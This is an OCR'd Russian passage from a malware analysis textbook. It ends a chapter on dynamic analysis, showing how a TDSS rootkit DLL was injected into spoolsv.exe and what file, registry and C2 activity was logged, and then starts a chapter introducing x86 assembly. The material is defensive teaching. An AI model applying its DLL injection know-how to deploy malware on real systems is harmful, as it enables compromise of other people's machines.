
Большую часть времени запуск DLL с `rundll32.exe` будет проходить нормально, но некоторые DLL проверяют, работают ли они под управлением определенного процесса (такого как `explorer.exe` или `iexplore.exe`), и могут изменить свое поведение или прекратить работу, если работают под другим процессом (включая `rundll32.exe`). В таких случаях вы будете должны внедрить DLL в конкретный процесс, чтобы вызвать такое поведение.

Утилита RemoteDLL (securityxploded.com/remotedll.php) позволяет внедрить DLL в любой работающий процесс в системе с использованием трех разных методов. Это полезно, потому что если один метод не работает, вы можете попробовать другой. DLL (`tdl.dll`), используемая в следующем примере, является компонентом TDSS Rootkit. Эта DLL не содержит экспорта; все злонамеренное поведение реализовано в функции точки входа DLL. В ходе запуска DLL с использованием следующей команды была сгенерирована ошибка о том, что процедура инициализации DLL не удалась, это указывает на то, что функция точки входа DLL не была выполнена успешно.



Чтобы понять условие, которое вызвало ошибку, был применен статический анализ кода (реверс-инжиниринг). После анализа кода было обнаружено, что DLL в своей функции точки входа выполнила проверку, чтобы определить, работает ли она под `spoolsv.exe` (служба диспетчера очереди печати). Если она работает под любым другим процессом, инициализация завершается неудачно.

Пока не беспокойтесь о том, как выполнять анализ кода. Вы научитесь этим методам в следующих главах.




Чтобы вызвать такое поведение, вредоносная DLL должна была быть введена в процесс `spoolsv.exe` с помощью утилиты RemoteDLL. После введения DLL в `spoolsv.exe` следующие действия были зафиксированы инструментами мониторинга. Вредоносная программа создала папку (`resycled`) и файл `autorun.inf` на диске `C:\`. Затем переместила файл `boot.com` во вновь созданную папку `C:\resycled`:

```
[CreateFile] spoolsv.exe:1340 > C:\autorun.inf
[CreateFolder] spoolsv.exe:1340 > C:\resycled
[CreateFile] spoolsv.exe:1340 > C:\resycled\boot.com
```

Она добавила следующие записи реестра; глядя на них, можно сказать, что вредоносная программа хранит некоторые зашифрованные данные или данные о конфигурации в реестре:

```
[RegSetValue] spoolsv.exe:1340 > HKCR\extravideo\CLSID\(Default) =
{6BF52A52-394A-11D3-B153-00C04F79FAA6}
[RegSetValue] spoolsv.exe:1340 > HKCR\msqpdxvx\msqpdxpff = 8379
[RegSetValue] spoolsv.exe:1340 > HKCR\msqpdxvx\msqpdxaff = 3368
[RegSetValue] spoolsv.exe:1340 > HKCR\msqpdxvx\msqpdxinfo =}gx~yc~dedomcyjloumlllqYPbc
[RegSetValue] spoolsv.exe:1340 > HKCR\msqpdxvx\msqpdxid = qfx|uagbhkmohgn""YQVSVW_,(+
[RegSetValue] spoolsv.exe:1340 > HKCR\msqpdxvx\msqpdxsrv = 1745024793
```

Ниже показана связь вредоносного ПО с командо-контрольным сервером на порте `80`.



Во время изучения вредоносного ПО вы столкнетесь с DLL, которая будет работать только при загрузке в качестве службы. Такой тип DLL называется служебной. Чтобы полностью понять, как она работает, требуется знание анализа кода и Windows API, которые будут рассмотрены в последующих главах.

Резюме

Динамический анализ – отличный метод для понимания поведения вредоносных программ и определения их сетевых и хост-индикаторов. Вы можете использовать динамический анализ для проверки результатов, полученных в ходе статического анализа. Сочетание статического и динамического анализов поможет вам лучше понять вредоносный код. Базовый динамический анализ имеет свои ограничения, и чтобы глубже вникнуть в суть работы файла, нужно выполнить анализ кода (реверс-инжиниринг).

Например, большинство обрацов вредоносных программ, использованных в этой главе, использует зашифрованное соединение, чтобы общаться со своим командно-контрольным сервером. Используя динамический анализ, мы смогли определить только это соединение, но, чтобы понять, как вредоносная программа шифрует трафик и какие данные она шифрует, нужно научиться выполнять анализ кода.

В последующих главах вы изучите основы, инструменты и методы анализа кода.

Глава 4

Язык ассемблера и дизассемблирование для начинающих

Статический и динамический анализы являются отличными методами для понимания базовой функциональности вредоносных программ, но они не дают всей необходимой информации. Авторы вредоносных программ пишут свой вредоносный код на языке высокого уровня, таком как C или C++, который компилируется в исполняемый файл с использованием компилятора. Во время вашего расследования у вас будет только вредоносный файл без его исходного кода. Чтобы глубже понять внутреннюю работу вредоносного ПО и критические аспекты вредоносного кода, необходимо выполнить его анализ. В этой главе будут рассмотрены концепции и навыки, необходимые для анализа кода.

Для лучшего понимания предмета в этой главе будут использованы соответствующие концепции как программирования на языке C, так и на языке ассемблера. Чтобы понять их, вы должны иметь базовые навыки программирования (желательно на языке C). Если вы незнакомы с основами программирования, начните с вводной книги по программированию (вы можете обратиться к дополнительным ресурсам, приведенным в конце этой главы) и вернитесь к этой главе позже.

Следующие темы будут рассмотрены с точки зрения анализа кода (реверс-инжиниринг):


- основы работы с компьютером, память и процессор;
- передача данных, арифметические и побитовые операции;
- ветвление и циклы;
- функции и стек;
- массивы, строки и структуры;
- концепции архитектуры x64.

4.1 Основы работы с компьютером


Компьютер – это машина, которая обрабатывает информацию. Вся информация в компьютере представлена в битах. Бит – это отдельная единица, которая может принимать любое из двух значений, `0` или `1`. Набор битов может представлять число, символ или любую другую часть информации.

Основные типы данных

Группа из 8 бит составляет байт. Один байт представлен как две шестнадцатеричные цифры, и размер каждой – 4 бита. Они называются *полубайтами*. Например, двоичное число `01011101` переводится в `5D` в шестнадцатеричном формате. Цифра `5` (`0101`) и цифра `D` (`1101`) являются полубайтами.



Помимо байтов, есть и другие типы данных, такие как `word`, объем которого составляет `2` байта (`16 бит`), двойное слово (`dword`), объем которого составляет `4` байта (`32 бита`), и `quadword` (`qword`), чей объем равен `8` байт (`64 бита`).



Интерпретация данных

Байт или последовательность байтов может интерпретироваться по-разному. Например, `5D` может представлять двоичное число `01011101`, или десятичное число `93`, или символ `]`. Байт `5D` также может представлять машинную инструкцию, `pop ebp`. Точно так же последовательность из двух байтов `8B EC` (`word`) может представлять `short int 35820` или машинную инструкцию, `mov ebp, esp`.

Значение двойного слова (dword) `0x010F1000` можно интерпретировать как значение целого числа `17764352` или адрес памяти. Все это вопрос интерпретации, и значение байта или последовательности байтов зависит от того, как он используется.


4.1.1 Память

Оперативная память (RAM) хранит код (машинный код) и данные для компьютера. Оперативная память компьютера представляет собой массив байтов (последовательность байтов в шестнадцатеричном формате), где каждый байт помечен уникальным номером, известным как его *адрес*. Первый адрес начинается с `0`, а последний зависит от используемого аппаратного и программного обеспечения. Адреса и значения представлены в шестнадцатеричном формате.

Address	Data in Memory
0x10F1009	45
0x10F1008	FC
0x10F1007	00
0x10F1006	30
0x10F1005	0F
0x10F1004	01
0x10F1003	51
0x10F1002	8B
0x10F1001	EC
0x10F1000	55

4.1.1.1 Как данные хранятся в памяти

В памяти данные хранятся в формате от *младшего к старшему*; то есть младший байт хранится по нижнему адресу, а последующие байты сохраняют последовательно старшие адреса в памяти.



4.1.2 Центральный процессор

Центральный процессор (CPU) выполняет инструкции (также называемые машинными инструкциями). Инструкции, выполняющиеся процессором, хранятся в памяти в виде последовательности байтов. При выполнении инструкций требуемые данные (которые также хранятся в виде последовательности байтов) извлекаются из памяти. Сам процессор содержит небольшой набор памяти в своем чипе, называемый регистром. Регистры используются для хранения значений, извлеченных из памяти во время выполнения.

4.1.2.1 Машинный язык

Каждый процессор имеет набор инструкций, которые он может выполнять. Эти инструкции составляют машинный язык процессора. Они хранятся в памяти в виде последовательности байтов, которые выбираются, интерпретируются и выполняются процессором. Компилятор – это программа, которая переводит программы, написанные на языке программирования (например, C или C++), на машинный язык.

4.1.3 Основы программы


В этом разделе вы узнаете, что происходит во время процесса компиляции и выполнения программы и как различные компьютерные компоненты взаимодействуют друг с другом, пока программа выполняется.

4.1.3.1 Компиляция программы

Приведенный ниже список описывает процесс компиляции.

1. Пишется исходный код на языке высокого уровня, таком как C или C++.
2. Исходный код программы запускается через компилятор. Компилятор затем переводит инструкции, написанные на языке высокого уровня, в промежуточную форму под названием объектный файл или машинный код, который не является удобочитаемым для человека и предназначен для выполнения процессором.

3. Код объекта затем передается через компоновщик. Компоновщик связывает объектный код с необходимыми библиотеками (DLL) для создания исполняемого файла, который может быть запущен в системе.




4.1.3.2 Программа на диске

Давайте попробуем понять, как скомпилированная программа появляется на диске. Рассмотрим в качестве примера простую программу на C, которая выводит строку на экран:

```
# include <stdio.h>
int main() {
   char *string = "This is a simple program";
   printf("%s",string);
   return 0;
}
```

Эта программа была передана через компилятор для генерации исполняемого файла (`print_string.exe`). При открытии скомпилированного файла в утилите PE Internals (www.andreybazhan.com/pe-internals.html) отобразилось пять секций (`.text`, `.rdata`, `.data`, `.rsrc` и `.reloc`), сгенерированных компилятором. Информация о секциях была представлена в главе 2 «Статический анализ». Здесь мы сосредоточимся в основном на двух секциях: `.text` и `.data`. Содержимое секции `.data` показано на следующем скриншоте.




На предыдущем скриншоте видно, что строка `This is a simple program`, которую мы использовали в нашей программе, хранится в секции `.data` со смещением файла `0x1E00`. Эта строка не является кодом, но это данные, требуемые программой. Таким же образом секция `.rdata` содержит данные только для чтения и иногда содержит информацию об импорте/экспорте. Секция `.rsrc` содержит ресурсы, используемые исполняемым файлом.

Содержимое секции `.text` показано ниже.


```
00000400  55 8B EC 51 C7 45 FC 00 30 40 00 8B 45 FC 50 68  U..Q.E..0@..E.Ph
00000410  1C 30 40 00 FF 15 98 20 40 00 83 C4 08 33 C0 8B  .0@.... @....3..
00000420  E5 5D C3 CC FF 25 98 20 40 00 CC CC CC CC CC CC  .]...%. @.......
00000430  55 8B EC E8 38 03 00 00 A3 40 30 40 00 6A 01 FF  U...8....@0@.j..
```

Последовательность байтов (35 байт, чтобы быть точным), отображенная в секции `.text` (начиная со смещения файла `0x400`), является машинным кодом. Исходный код, который мы написали, был переведен в машинный (или программу машинного языка) компилятором. Машинный код нелегко читать людям, но процессор (CPU) знает, как интерпретировать эти последовательности байтов. Машинный код содержит инструкции, которые будут выполнены процессором. Компилятор разделил данные и код по разным секциям на диске. Для простоты можно представить исполняемый файл как содержащий код (`.text`) и данные (`.data`, `.rdata` и т. д.).



4.1.3.3 Программа в памяти

В предыдущем разделе мы рассмотрели структуру исполняемого файла на диске. Давайте попробуем понять, что происходит, когда исполняемый файл загружается в память. При двойном щелчке на исполняемом файле выделяется память процесса операционной системой, и исполняемый файл загружается в выделенную память загрузчиком операционной системы. Приведенная ниже упрощенная схема должна помочь вам представить эту концепцию; обратите внимание на то, что структура исполняемого файла на диске схожа со структурой исполняемого файла в памяти.



На предыдущей диаграмме для динамического выделения памяти используется куча во время выполнения программы, и ее содержимое может варьироваться. Стек применяется для хранения локальных переменных, аргументов функций и адресов возврата. Вы узнаете о стеке подробно в последующих разделах.

Схема памяти, показанная ранее, значительно упрощена, а расположение компонентов может быть любым. Память также содержит различные динамически подключаемые библиотеки (DLL), которые не показаны на предыдущей диаграмме для простоты. Вы узнаете о памяти процесса подробно в следующих главах.

Теперь вернемся к нашему скомпилированному файлу (`print_string.exe`) и загрузим его в память. Исполняемый файл был открыт в отладчике x64dbg, который загрузил его в память (мы рассмотрим x64dbg в следующей главе; пока же сосредоточимся на структуре исполняемого файла в памяти). На следующем скриншоте видно, что файл был загружен по адресу `0x010F0000`, и все секции файла также были загружены в память. Следует помнить, что адрес памяти, на который вы смотрите, – это виртуальный адрес, а не адрес физической памяти. Виртуальный адрес в конечном итоге будет переведен в адрес физической памяти (вы узнаете больше о виртуальном и физическом адресах в последующих главах).

Address	Info	Size	Content	Type	Protection
010F0000	print_string.exe	00001000		IMG	-R---
010F1000	".text"	00001000	Executable code	IMG	ER---
010F2000	".rdata"	00001000	Read-only initialized data	IMG	-R---
010F3000	".data"	00001000	Initialized data	IMG	-RWC-
010F4000	".rsrc"	00001000	Resources	IMG	-R---
010F5000	".reloc"	00001000	Base relocations	IMG	-R---

Изучение адреса памяти секции `.data` по адресу `0x010F3000` отображает строку `This is a simple program`.


Address	Hex																ASCII
010F3000	54	68	69	73	20	69	73	20	61	20	73	69	6D	70	6C	65	This is a simple
010F3010	20	70	72	6F	67	72	61	6D	00	00	00	00	25	73	00	00	program....%s..
010F3020	01	00	00	00	FE	FF	FF	FF	FF	FF	FF	FF	4E	E6	40	BB	....þÿÿÿÿÿÿÿNæ@»
010F3030	B1	19	BF	44	00	00	00	00	00	00	00	00	00	00	00	00	±.¿D............

Изучение адреса памяти секции `.text` в `0x010F1000` отображает последовательность байтов, которая является машинным кодом.

Address	Hex																ASCII
010F1000	55	8B	EC	51	C7	45	FC	00	30	0F	01	8B	45	FC	50	68	U.ìQÇEü.0...EüPh
010F1010	1C	30	0F	01	FF	15	98	20	0F	01	83	C4	08	33	C0	8B	.0..ÿ.. ...Ä.3À.
010F1020	E5	5D	C3	CC	FF	25	98	20	0F	01	CC	CC	CC	CC	CC	CC	å]ÃÌÿ%. ..ÌÌÌÌÌÌ

Как только исполняемый файл, содержащий код и данные, будет загружен в память, центральный процессор извлекает машинный код из памяти, интерпретирует его и выполняет.


При выполнении машинных инструкций требуемые данные также будут получены из памяти. В нашем примере процессор выбирает машинный код, содержащий инструкции (для вывода на экран) из секции `.text`, и выбирает строку (данные) `This is a simple program`, которая выводится из секции `.data`. Следующая диаграмма должна помочь вам представить взаимодействие между процессором и памятью.



При выполнении инструкций программа также может взаимодействовать с устройствами ввода/вывода. В нашем примере, когда программа выполняется, строка выводится на экране с компьютера (устройство вывода). Если бы у машинного кода была инструкция для получения входных данных, процессор взаимодействовал бы с устройством ввода (например, клавиатурой).

Подводя итог, можно сказать, что при выполнении программы происходит следующее.

1. Программа (которая содержит код и данные) загружается в память.
2. Процессор выбирает машинную инструкцию, декодирует ее и выполняет.
3. Процессор извлекает необходимые данные из памяти; данные также могут быть записаны в память.
4. Процессор может взаимодействовать с системой ввода/вывода, если это необходимо.



4.1.3.4 Дизассемблирование программы (от машинного кода к коду ассемблера)

Как и следовало ожидать, машинный код содержит информацию о внутренней работе программы. Например, в нашей программе машинный код содержал инструкции для вывода на экран, но человеку было бы неудобно пытаться понять машинный код (который хранится в виде последовательности байтов).

Дизассемблер/отладчик (например, IDA Pro или x64dbg) – это программа, которая переводит машинный код в низкоуровневый, называемый ассемблерным кодом (программа на языке ассемблера), которая может быть прочитана и проанализирована для определения работы программы. На следующем скриншоте показан машинный код (последовательность байтов в секции `.text`), переведенный в инструкции ассемблера, представляя 13 исполняемых инструкций (`push ebp`, `mov ebp`, `esp` и т. д.). Эти инструкции называются инструкциями на языке ассемблера.

Вы видите, что инструкции ассемблера намного легче читать, чем машинный код. Обратите внимание, как дизассемблер перевел байт `55` в читаемый инструкциями `push ebp` и следующие два байта `8B EC` в `mov ebp, esp` и т. д.

```
010F1000   55                 push ebp
010F1001   8B EC              mov ebp,esp
010F1003   51                 push ecx
010F1004   C7 45 FC 00 30 0F 01 mov dword ptr ss:[ebp-4],print_string.10F3000 10F3000:"This is a simple program"
010F100B   8B 45 FC           mov eax,dword ptr ss:[ebp-4]
010F100E   50                 push eax
010F100F   68 1C 30 0F 01     push print_string.10F301C                      10F301C:"%s"
010F1014   FF 15 98 20 0F 01  call dword ptr ds:[<&printf>]
010F101A   83 C4 08           add esp,8
010F101D   33 C0              xor eax,eax
010F101F   8B E5              mov esp,ebp
010F1021   5D                 pop ebp
010F1022   C3                 ret
```

С точки зрения анализа кода, определение функциональности программы в основном опирается на понимание этих инструкций и их интерпретацию.

В оставшейся части главы вы изучите навыки, необходимые для понимания ассемблерного кода для обратной разработки вредоносного файла. В предстоящих разделах вы узнаете о концепциях инструкций языка ассемблера x86, которые необходимы для анализа кода; x86, также известный как IA-32 (32-разрядный), является самой популярной архитектурой для ПК. Microsoft Windows работает на x86 (32-разрядной) архитектуре и архитектурах Intel 64 (x64). Большинство вредоносных программ, которые вы будете встречать, скомпилировано для архитектуры x86 (32 бит) и может работать как на 32-битной, так и на 64-битной Windows. В конце главы вы изучите архитектуру x64 и различия между x86 и x64.


4.2 Регистры процессора

Как упоминалось ранее, процессор содержит специальное хранилище, называемое *регистрами*.

Процессор может получить доступ к данным в регистрах гораздо быстрее, чем к данным в памяти, из-за чего значения, извлеченные из памяти, временно хранятся в этих регистрах для выполнения операций.

4.2.1 Регистры общего назначения

Процессор x86 имеет восемь регистров общего назначения: `eax`, `ebx`, `ecx`, `edx`, `esp`, `ebp`, `esi` и `edi`. Эти регистры имеют размер 32 бита (4 байта). Программа может получить доступ к регистрам в качестве 32-битных (4 байта), 16-битных (2 байта) или 8-битных (1 байт) значений. Нижние 16 бит (2 байта) каждого из этих регистров могут быть доступны как `ax`, `bx`, `cx`, `dx`, `sp`, `bp`, `si` и `di`. Младшие 8 бит (1 байт) `eax`, `ebx`, `ecx` и `edx` могут быть указаны как `al`, `bl`, `cl` и `dl`. Более высокий набор из 8 бит может быть доступен как `ah`, `bh`, `ch` и `dh`. На следующей диаграмме регистр `eax` содержит 4-байтовое значение `0xC6A93174`. Программа может получить доступ к младшим 2 байтам (`0x3174`), открыв регистр `ax`, и он может получить доступ к младшему байту (`0x74`), обращаясь к регистру `al`, а следующий байт (`0x31`) может быть доступен с помощью регистра `ah`.



4.2.2 Указатель инструкций (EIP)

Процессор имеет специальный регистр, называемый `eip`; он содержит адрес следующей инструкции для выполнения. Когда инструкция будет выполнена, `eip` будет указывать на следующую инструкцию в памяти.

4.2.3 Регистр EFLAGS

Регистр `eflags` является 32-битным регистром, и каждый бит в этом регистре – это флаг. Биты в регистрах `EFLAGS` используются для указания статуса вычислений и для контроля операций процессора. Регистр флагов обычно не упоминается напрямую, но в ходе выполнения вычислительных или условных инструкций каждый флаг установлен в положение `1` или `0`. Помимо этих регистров, есть дополнительные регистры, называющиеся *сегментными* (`cs`, `ss`, `ds`, `es`, `fs` и `gs`), которые отслеживают секции в памяти.

4.3 Инструкции по передаче данных

Одной из основных инструкций на языке ассемблера является инструкция `mov`. Как следует из названия, эта инструкция перемещает данные из одного места в другое (из источника до места назначения). Общая форма инструкции `mov` выглядит следующим образом; она похожа на операцию присваивания на языке высокого уровня:

```
mov dst, src
```

Существуют различные варианты инструкции `mov`, которые будут рассмотрены далее.

4.3.1 Перемещение константы в регистр

Первый вариант инструкции mov – это перемещение *константы* (или немедленного значения) в регистр. В следующих примерах **;** (точка с запятой)

обозначает начало комментария; все, что идет после точки с запятой, не является частью инструкции ассемблера. Это только краткое описание, которое поможет вам понять данную концепцию:

```
mov eax,10    ; перемещает 10 в регистр EAX, то же самое, что и eax=10
mov bx,7      ; перемещает  в регистр 7 bx, то же самое, что и bx=7
mov eax,64h   ; перемещает шестнадцатеричное значение 0x64 (т. е. 100) в EAX
```

4.3.2 Перемещение значений из регистра в регистр

Перемещение значения из одного регистра в другой выполняется путем помещения имен регистров в качестве операндов в инструкции `mov`:

```
mov eax,ebx  ; перемещает содержимое  ebx в eax, т. е. eax=ebx
```

Ниже приведен пример двух инструкций ассемблера. Первая инструкция перемещает постоянное значение `10` в регистр `ebx`. Вторая инструкция перемещает значение `ebx` (другими словами, `10`) в регистр `eax`; в результате регистр `eax` будет содержать значение `10`:

```
mov ebx,10   ; перемещает 10 в ebx, ebx = 10
mov eax,ebx  ; перемещает значение в ebx в eax, eax = ebx или eax = 10
```


4.3.3 Перемещение значений из памяти в регистры

Прежде чем смотреть на инструкцию ассемблера, чтобы переместить значение из памяти в регистр, давайте попробуем понять, как значения хранятся в памяти. Скажем, вы определили переменную в вашей программе на языке C:

```
int val = 100;
```

Ниже показано, что происходит во время выполнения этой программы.


1. Целое число имеет длину 4 байта, поэтому целое число `100` хранится в памяти как последовательность из четырех байтов (`00 00 00 64`).
2. Последовательность из четырех байтов хранится в упомянутом ранее формате little-endian.
3. Целое число `100` хранится по какому-то адресу памяти. Предположим, что `100` хранилось по адресу, начиная с `0x403000`; обозначим его как `val`.



Чтобы переместить значение из памяти в регистр на языке ассемблера, нужно использовать адрес значения. Следующая инструкция ассемблера переместит четыре байта, хранящихся по адресу памяти `0x403000`, в регистр `eax`. Квадратные скобки указывают на то, что вы хотите, чтобы значение хранилось в ячейке памяти, а не сам адрес:

```
mov eax,[0x403000]   ; eax теперь будет содержать 00 00 00 64 (т. е. 100)
```

Обратите внимание на то, что в предыдущей инструкции вам не нужно было указывать 4 байта; в зависимости от размера регистра назначения (`eax`) она автоматически определила, сколько байтов перемещать. Следующий скриншот поможет понять, что происходит после выполнения предыдущей инструкции.



В процессе реверс-инжиниринга вы обычно будете видеть инструкции, аналогичные тем, которые показаны ниже. Квадратные скобки могут содержать *регистр, константу, добавленную в регистр*, или *регистр, добавленный в регистр*. Все приведенные ниже инструкции на диаграмме перемещают значения, хранящиеся по адресу памяти, указанному в квадратных скобках, в регистр. Самое простое, что нужно помнить: то, что находится в квадратных скобках, представляет адрес:

```
mov eax,[ebx]        ; перемещает значение по  адресу, указанному  регистром ebx
mov eax,[ebx+ecx]    ; перемещает значение по  адресу, указанному  ebx+ecx
mov ebx,[ebp-4]      ; перемещает значение по  адресу, указанному  ebp-4
```

Другая инструкция, с которой вы обычно сталкиваетесь, – это инструкция `lea`, которая обозначает эффективный адрес загрузки; эта инструкция загрузит адрес вместо значения:

```
lea ebx,[0x403000]   ; загружает адрес 0x403000 в ebx
lea eax, [ebx]       ; если ebx = 0x403000, то eax также будет содержать 0x403000
```

Иногда вы можете встретить инструкции, подобные указанным далее. Эти инструкции такие же, как и ранее упомянутые, и передают данные, хранящиеся в адресе памяти (указанном `ebp-4`), в регистр; `dword ptr` просто указывает, что 4-байтовое значение (`dword`) перемещено из адреса памяти, указанной `ebp-4`, в `eax`:

```
mov eax,dword ptr [ebp-4]  ; то же, что и  mov eax,[ebp-4]
```

4.3.4 Перемещение значений из регистров в память

